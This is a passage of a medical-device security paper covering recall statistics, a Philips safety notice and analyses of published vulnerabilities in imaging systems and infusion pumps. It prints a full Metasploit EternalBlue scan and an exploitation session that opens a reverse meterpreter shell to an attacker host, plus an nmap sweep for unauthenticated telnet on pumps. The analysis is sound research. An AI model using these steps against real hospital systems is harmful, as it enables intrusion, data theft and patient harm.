The BfArM provides a statistic about the measures that were taken for products in the field which is presented in Figure 8. It is remarkable that of 61,224 risk reports 51,260 (83.7%) did not lead to any corrective measure as can be obtained from the small print of Figure 8. This could mean that there had some risk analysis been taken and no measures were identified. Again, there is no way to get information about what happened and why there were no measures taken as the BfArM is not providing any information about this. 7,671 risk reports (12.5%) lead to a recall of the product. We clarified the meaning of a *recall* in Section 2.3 as "all corrective measures leading to return, exchange, conversion or improvement of medical devices". So, these are cases of medical device defects and arising risks when it's the manufacturers turn to take a measure. Having in mind the urgent customer information letters, every letter should match with one recall in this statistic and they do. Consequently, there are exactly 7,671 letters available on the BfArM's website (BfArM, 2018) beginning in

01/01/2005 until 12/31/2016. These letters reveal more information about the nature of product and recalls than the provided statistics but do not provide more detailed information about follow up measures.





Figure 8: Measures taken for products in the field. (BfArM, 2017)



Philips GmbH Market DACH, Röntgenstraße 22, D-22335 Hamburg

[redacted]

Philips GmbH Market DACH
Healthcare

Röntgenstraße 22
22335 Hamburg

Tel.: 0800-33 33 544*
Fax: 0800 33 33 543*
*kostenfrei

18.01.2018

Sicherheitsmitteilung

Philips Health Systems

Patientenüberwachung -1- FSN86201814, FSN86201815 Januar 2018

DRINGEND – Medizingeräte-Korrektur
Philips IntelliVue Informationszentrale (PIIC) iX


Möglicher Anwendungsneustart der PIIC iX bei Patientenentlassung, -verlegung oder -konfliktbehebung bei Datumsangaben, die „2018“ enthalten

Sehr geehrte Kundin, sehr geehrter Kunde,

es wurde ein Problem mit der IntelliVue Informationszentrale iX von Philips festgestellt, das bei erneutem Auftreten ein Risiko für Patienten oder Anwender bedeuten kann. Mit dieser Sicherheitsmitteilung möchten wir Sie darüber informieren,

Philips GmbH
Röntgenstraße 22, 22335 Hamburg, Deutschland, Telefon: +49 40 2899-0, Geschäftsführung: Pieter Vullinghs (Vorsitzender), Klaus Baumann, Dr. Thomas Piehler, Bernd Laudahn, Vorsitzender des Aufsichtsrates: Hans-Joachim Kamp, Sitz der Gesellschaft: Hamburg, Registergericht Hamburg, HRB 74 560, Bankkonto: Commerzbank AG, Hamburg, SWIFT-BIC: COBADEFFXXX, IBAN: DE27 2008 0000 0901 3386 00, WEEE-Reg.-Nr. DE 78232146, www.philips.de

Figure 9: Example of the title page a consumer information letter. (Philips Health Systems, 2018)



Sicherheitsmitteilung

Philips Health Systems

Patientenüberwachung -2- FSN86201814, FSN86201815 Januar 2018

DRINGEND – Medizingeräte-Korrektur
Philips IntelliVue Informationszentrale (PIIC) iX

- worin das Problem genau besteht und unter welchen Umständen es auftreten kann
- welche Maßnahmen vom Kunden/Anwender ergriffen werden sollten, um eine Gefährdung der Patienten bzw. Anwender zu vermeiden
- welche Maßnahmen von Philips geplant sind, um das Problem zu beheben.

Dieses Dokument enthält wichtige Informationen, mit denen Sie Ihr Gerät weiterhin gefahrlos und ordnungsgemäß einsetzen können.

Bitte machen Sie die folgenden Informationen auch allen anderen Mitarbeitern zugänglich, für die diese Benachrichtigung relevant ist. Es ist wichtig, dass die Bedeutung dieser Benachrichtigung verstanden wird.

Bitte legen Sie eine Kopie mit der Gebrauchsanweisung des Systems ab.

Das Neustart-Problem betrifft alle IntelliVue Informationszentralen - und Patient Link-Produkte. Nachdem am 1. Januar 2018 oder später neu gestartet wurde, ist diese Informationszentrale nicht mehr in der Lage, Patientenentlassungs- und Patientenverlegungsvorgänge durchzuführen. Jeder Versuch, diese Vorgänge durchzuführen, verursacht dann einen Neustart der Informationszentrale, was zur Folge hat, dass es während dieses Neustarts zu einem kurzzeitigen Ausfall der Überwachung an der Überwachungsstation kommt. Bis dieses Problem behoben werden kann, sollten es die Anwender vermeiden, ihre Überwachungsstationen neu zu starten. Nähere Informationen finden Sie weiter unten.

Wenn Sie weitere Informationen oder Unterstützung im Zusammenhang mit diesem Problem benötigen, wenden Sie sich bitte an Ihren Philips Ansprechpartner unter der Tel.-Nr.: 0800-33 33 544 (kostenfrei) an das Customer Care Center.

Philips bedauert etwaige Unannehmlichkeiten, die durch dieses Problem entstehen.

Mit freundlichen Grüßen

Philips GmbH Market DACH

[redacted] [redacted]

Figure 10: Example of the description of a defect in a medical device provided by the manufacturer. (Philips Health Systems, 2018)

The discussed statistics do not give exact information about the type of medical device that contained a specific type of error. Thus, e.g. contaminated gauze bandages are recorded in the same statistics as pacemakers, which makes a reliable analysis of statistics questionable. Nevertheless, there are some defects that implicitly suggest the nature of medical devices, which drove us to try to interpret the statistics. Upon request to the BfArM for more detailed statistics or the common raw data of the evaluations, reference was made to existing statistics. None, not even anonymized raw data will be published in any form. The statistics' documentation is rudimentary and mainly consists of lists with the charts' bar labels (cf. (BfArM, n.d.)). More recent defects, especially software defects, are less well covered by the more than ten years of data acquisition since the format of data acquisition did not grow along with the technological development of the devices.

Summing up, we now know that few information about security issues in medical devices is publicly available by public (German) authorities. It goes without saying that no manufacturer is going to describe vulnerabilities in his products and voluntarily endangers his market situation. Nevertheless, The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT)[2], a part of the Department of Homeland Security of the USA, publishes much more information about vulnerabilities in medical devices than e.g. the BfArM in Germany does. This information consists of an explanation of the vulnerabilities including CVE and a section of mitigations and recommendations by the ICS-CERT as well as the measures taken by the manufacturer and therefore represents a valuable source for further investigations.

In the following section, we will look at specific vulnerabilities in medical devices that were found and published by public authorities or security researchers to demonstrate which impact to the safety of a device a lack of security has.

[2] https://ics-cert.us-cert.gov/

4 Examples

In the following, different IT systems that are present all over in the healthcare environment and attacks caused by past vulnerabilities are presented. First, we will discuss administrative software that is omnipresent in the clinical environment and has a wide field of application beginning with administrative tasks naming e.g. billing systems, software for diagnosis of image modalities or radiotherapy planning systems (Section 4.1). Some of them are not compulsory sold with devices but as a product itself and therefore represent the category *software as a medical device* as described in Section 2.2. Second, we will have some look at large medical devices that are used for therapy or diagnostic like CT, MRI, PET which represent the category of medical devices that often are shared in the hospital and have their own staff (Section 0). They are mostly connected to the internal network and assistive software systems like Picture Archiving and Communication Systems (PACS). Third, we will talk about devices like e.g. syringe pumps and monitoring systems which are not stationary but are very often moved on demand within the hospital and used for years to come or surgical technique which is interchanged between operating theaters, wards and patient rooms on demand and need to be reliable (Section 4.3). Afterwards, we will have a look at the security of an active implantable medical device – an insulin pump as an example for essential life supporting devices (Section 4.4). These devices are special to the other ones discussed, as their main field of application is the daily life of the patient and where no medical professionals are present that could recognize abnormal device behavior.

Please note that none of the described attacks have been actively performed. In the following section, it is attempted to derive plausible attack scenarios from publicly available information like the Rapid7 blog[3] and Metasploit modules[4] that consist of publicly known exploits, shellcode and more for penetration testers and security researchers combined in a unified framework. Additionally, information from CVE[5] and NVD[6] databases is considered. The CVE list is a list of entries for publicly known cybersecurity vulnerabilities. The NVD is a vulnerability database built upon the CVE list and contains e.g. severity scores, impact ratings, OS, vendor name, product name, version numbers. Additionally, information that is provided by the ICS-CERT consists of an explanation of the vulnerabilities including CVE and a section of mitigations and recommendations as well as the measures taken by the manufacturer and therefore represents a valuable source for further investigations.

[3] https://blog.rapid7.com/
[4] https://www.rapid7.com/db/modules/
[5] https://cve.mitre.org/
[6] https://nvd.nist.gov/

The presented devices and their manufacturers have been selected because of their suitability for examples and do not constitute a recommendation for or against these or other devices and manufacturers by ERNW Research GmbH.

4.1 Image and Information Management System

In this example, we will face a vulnerability (CVE-2017-14111) in Philips' IntelliSpace Cardiovascular and Xcelera systems, a comprehensive cardiac image and information management software which represents the category of software as a medical device. (ICS-CERT, 2017) According to Philips, IntelliSpace Cardiovascular and Xcelera systems are deployed worldwide.

4.1.1 Device and Environmental Characteristics

The software is used to monitor and track multimodal[7] images of patients with cardiovascular[8] diseases in the means of aggregating images and third-party tools to create a single interface for decision-making or for optimizing and organizing clinical, organizational and financial tasks in workflows. The software is installed on workstations that mostly run Windows and is used by more than one single user, so there may be a dedicated user OS login on a workstation and the users only use their credentials for the medical software. OS updates may be reviewed by the manufacturer before being installed on the workstations which rarely have been hardened with environment-specific hardening guidelines to mitigate compatibility issues.

4.1.2 Preconditions for Attacks

An attacker must have user privileges on the operating system which is given for any legitimate user or many other users, because workstations may not be locked, or credentials are "nearby".

4.1.3 Insufficiently Protected Credentials on unpatched workstations

The software is used on workstations whose logging functionality records domain authentication credentials. The logs protect these credentials insufficiently, because they are stored in clear text. (NIST NVD, 2017) As CWE-522 explains, this vulnerability is no coding defect but refers to an incorrect design related to an architectural security tactic. (MITRE, n.d.) Consequently, the exploitation of the vulnerability could allow an attacker to gain unauthorized access to sensitive information like e.g. patient health information, modify device configuration, and gain access to connected devices (NIST NVD, 2017) like other information management systems (e.g. PACS) or medical imaging devices (e.g. US, CT). An exploit for this vulnerability is not known, but

[7] *combination of images of like e.g. CT/MRT/US images of the same region to obtain more diagnostic information*
[8] *diseases that involve the heart or blood vessels, such as e.g. myocardial infarction, heart arrhythmia, aneurysms*

obviously, an attacker needs to read the logs to access stored credentials. If an attacker has no physical access to the workstation, he could first get remote access to the workstation using another vulnerability in the operation system first like e.g. EternalBlue that wasn't patched. EternalBlue is a vulnerability in Microsoft's Windows operating system. A patch was provided by Microsoft on March 14, 2017. The vulnerability was used by the WannaCry ransomware after Microsoft had released the patch. (Wired, 2017) This ransomware affected 34% of health providers in England in 2017 (The Register, 2017). The vulnerability can be easily detected with e.g. Metasploit. Metasploit is a framework that combines collections of exploits and penetration testing tools. With Metasploit scanning[9] specific hosts or network ranges, which is shown in Figure 11 where the vulnerable host has the IP `10.0.2.4`, is possible. The exploit[10] with e.g. Metasploit is as easy as detecting vulnerable hosts which is shown in Figure 12 where a reverse shell is spawned. This means that the attacker listens for incoming connections (in this case the attacker's IP is `10.0.2.7`). Target machines connect back after the vulnerability was used to inject the shellcode because the target's firewall may block incoming connection attempts. Having a shell on a target offers an attacker the possibility to elevate privileges, traverse directories, extract arbitrary

[9] *Metasploit – Test for EternalBlue:*
https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_ms17_010
[10] *Metasploit – Exploit EternalBlue:*
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue

files or in this case to retrieve the stored credentials. Using these credentials other systems and devices can be compromised in further steps.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CHECK_ARCH  true             yes       Check for architecture on vulnerable hosts
   CHECK_DOPU  true             yes       Check for DOUBLEPULSAR on vulnerable hosts
   RHOSTS                       yes       The target address range or CIDR identifier
   RPORT       445              yes       The SMB service port (TCP)
   SMBDomain   .                no        The Windows domain to use for authentication
   SMBPass                      no        The password for the specified username
   SMBUser                      no        The username to authenticate as
   THREADS     1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.4:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional N 7601
Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 11: Metasploit Module to detect hosts vulnerable for EternalBlue scanning a specific target.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (44 bytes)
[*] 10.0.2.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010  73 69 6f 6e 61 6c 20 4e 20 37 36 30 31 20 53 65  sional N 7601 Se
[*] 10.0.2.4:445 - 0x00000020  72 76 69 63 65 20 50 61 63 6b 20 31              rvice Pack 1
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.4:49158) at 2018-03-20 10:38:11 +0100
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 12: Exploitation of the EternalBlue vulnerability with Metasploit.

Workstations in clinical routine may not be patched as soon as patches are available. To ensure that an update has no side effects on the medical software the updates often are tested in dedicated environments, first. The best mitigation is not logging credentials which is not generally opposed to logging security-related actions and to patch operating systems frequently. Philips provides an update to fix the vulnerability. In the first place an attacker cannot harm a patient using this vulnerability. Though, having credentials of multiple health-professionals enables an attacker to disclose huge amounts of health data, manipulate health records, change configurations for many other devices in the clinical environments.

4.2 PET/CT, SPECT/CT

In this example, we will face severe vulnerabilities in Siemens' Molecular Imaging System for positron emission tomography (PET), computed tomography (CT) and single-photon emission computed tomography (SPECT) scanners. (ICS-CERT, 2017) According to Siemens these systems are used worldwide. They represent the category of large and expensive medical devices that often are shared in the hospital and have their own trained personnel. They are mostly connected to the internal network and assistive software systems like a picture archiving and communication systems (PACS).

4.2.1 Device and Environmental Characteristics

The system is mostly operated on Windows 7 machines. Because the software is used for the configuration and management of the device and updates are intensively tested which is often done by the manufacturer, because the system is sold with the computers the software is deployed on. There is third-party software used for patch and update/upgrade management. Often operating systems aren't upgraded at all because the devices environment is specified and certified as a bundle. As a result, there still exist imaging systems still running on computers with operating systems at end of life having full access to the hospital's internal network.

4.2.2 Preconditions for Attacks

An attacker must have access to the device's network. To understand what that means, we should keep in mind that the large medical devices, like e.g. CT, MRI, PET, are mostly integrated into radiology. A radiology has, like most other departments, its own special software systems, such as e.g. picture archiving and communication systems (PACS) and are therefore usually mostly separated from the normal hospital network as far as possible. *As far as possible* means that patient data must still be exchanged and for e.g. the diagnosis of the images access to the patient record is necessary. Therefore, it certainly has full access to the rest of the hospital IT. To access the radiology's network, an attacker needs to find a LAN socket in the radiology. It should not be difficult to remain undiscovered, facing frequent staff turnovers, interns, many patients and cleaning staff to find a needed LAN socket and plug in his laptop.

4.2.3 Denial of Service: Run Arbitrary Code by Buffer Overflow and Code Injections

The vulnerability consists of two code injections (CVE-2015-1635, CVE-2015-1497). The MITRE Corporation, that also publishes the CVE list, describes code injections as follows: "When software allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended

control flow of the software. Such an alteration could lead to arbitrary code execution." (The MITRE Corporation, 2018) Additionally, one buffer overflow (CVE-2015-7860), and missing relationship-based firewalling (CVE-2015-7861) in operating system and third-party software used for patch and update/upgrade management are present. The MITRE Corporation describes this kind of buffer overflow with: "Certain languages allow direct addressing of memory locations and do not automatically ensure that these locations are valid for the memory buffer that is being referenced. This can cause read or write operations to be performed on memory locations that may be associated with other variables, data structures, or internal program data. As a result, an attacker may be able to execute arbitrary code, alter the intended control flow, read sensitive information, or cause the system to crash." (The MITRE Corporation, 2018)

An unauthenticated, low-skilled remote attacker could execute arbitrary code by sending specially crafted HTTP requests with each of these vulnerabilities. (ICS-CERT, 2017) Exploits[11] for e.g. denial of service attacks are publicly available, because the vulnerabilities are not specific medical devices. However, an attacker who could run arbitrary code remotely could do anything. Depending on his motivation unauthorized disclosure of patient health information, unauthorized modification of health data and device configuration as well as disruption of service are possible, just to name a few. The clinical impact of an attack may not directly harm a patient physically (besides a patient that already received radiopharmaceuticals when the service disrupts).

4.3 Infusion Pump

In this example, we will face severe vulnerabilities in Hospira infusion pumps (ICS-CERT, 2015) (ICS-CERT, 2015) and managing software (ICS-CERT, 2015). The devices represent the category of medical devices that are not stationary but are very often moved on demand from ward to ward and patient room to patient room within the hospital. Additionally, they are used for years to come. In the following sections, the structure and operation as well as the context of usage are presented. Afterwards some of the vulnerabilities and their impact are described.

4.3.1 Device and Environmental Characteristics

An external infusion pump is a medical device for an intravenous delivery of nutrients or medications – such antibiotics, chemotherapy drugs, and pain relievers and often used at the patient's bedside. They are used when a specific therapeutic drug level must be preserved to stay effective and a manual administration easily could

[11] *CVE-2015-1635: Metasploit - https://www.rapid7.com/db/vulnerabilities/WINDOWS-HOTFIX-MS15-034*
CVE-2015-1497: Metasploit - https://www.rapid7.com/db/modules/exploit/multi/misc/persistent_hpca_radexec_exec

cause an overdose. The devices are often controlled by a central managing software in the hospital wireless or wired LAN. The products are deployed worldwide and receive drug libraries, software updates, pump commands and configuration data from a managing software. A pump receives drug libraries and common medication profiles from the managing network to ease initial configuration for the using health professionals.

4.3.2 Preconditions for Attacks

An attacker must have access to the device's network using e.g. bedside LAN sockets. Having different LAN sockets for entertainment and medical devices does not help, because an attacker (patients, medical staff, visitors, ...) will not be supervised all the time and so an attacker will have enough time to try the different sockets one after another. Because all the pumps are in the same managing network, an attacker will discover all pumps in the network.

4.3.3 Remote Code Execution: Unauthenticated open Port 23/TELNET

Both pump series give unauthenticated users root privileges on Port 23/TELNET by default (CVE-2015-3954, CVE-2015-3959) which can be exploited by a low-skilled attacker discovering the IP address of an affected pump doing a port scan with e.g. Nmap (Lyon, n.d.) calling `nmap -p 23 --open <iprange>` trying to discover all clients with an open port 23 in the scanner's network. There is a total compromise of system integrity. Using the elevated privileges, an attacker can run arbitrary commands on affected devices and read and change configuration data or render the device unavailable.

4.3.4 Tamper Configuration, Firmware & Medications

Besides, hard-coded accounts and passwords to access the device (CVE-2015-1011, CVE-2015-3953) as well as the vulnerability described in section 4.3.3, the devices do not validate network traffic and verify the authenticity of received data and communicating hosts (CVE-2015-3956, CVE-2014-5406). Therefore, sending manipulated drug libraries, software updates or device configurations allows unauthenticated remote attackers to e.g. modify medications via packets on the ports 20/FTP, 23/TELNET, 80/HTTP, 443/HTTPS, and 5000/UPNP. Though, an attacker must send semantically valid data in the means of having understood the transmission format and proprietary protocol. The manufacturer has not validated claims of firmware updates and pump commands for affected devices from unauthorized devices on the host network. (ICS-CERT, 2015)

4.4 Insulin Pump

In this example, we will face severe security vulnerabilities in Animas OneTouch Ping, an insulin pump which represents a device of the category of active implantable medical devices. In the following section, the structure and operation as well as the context of usage are presented.

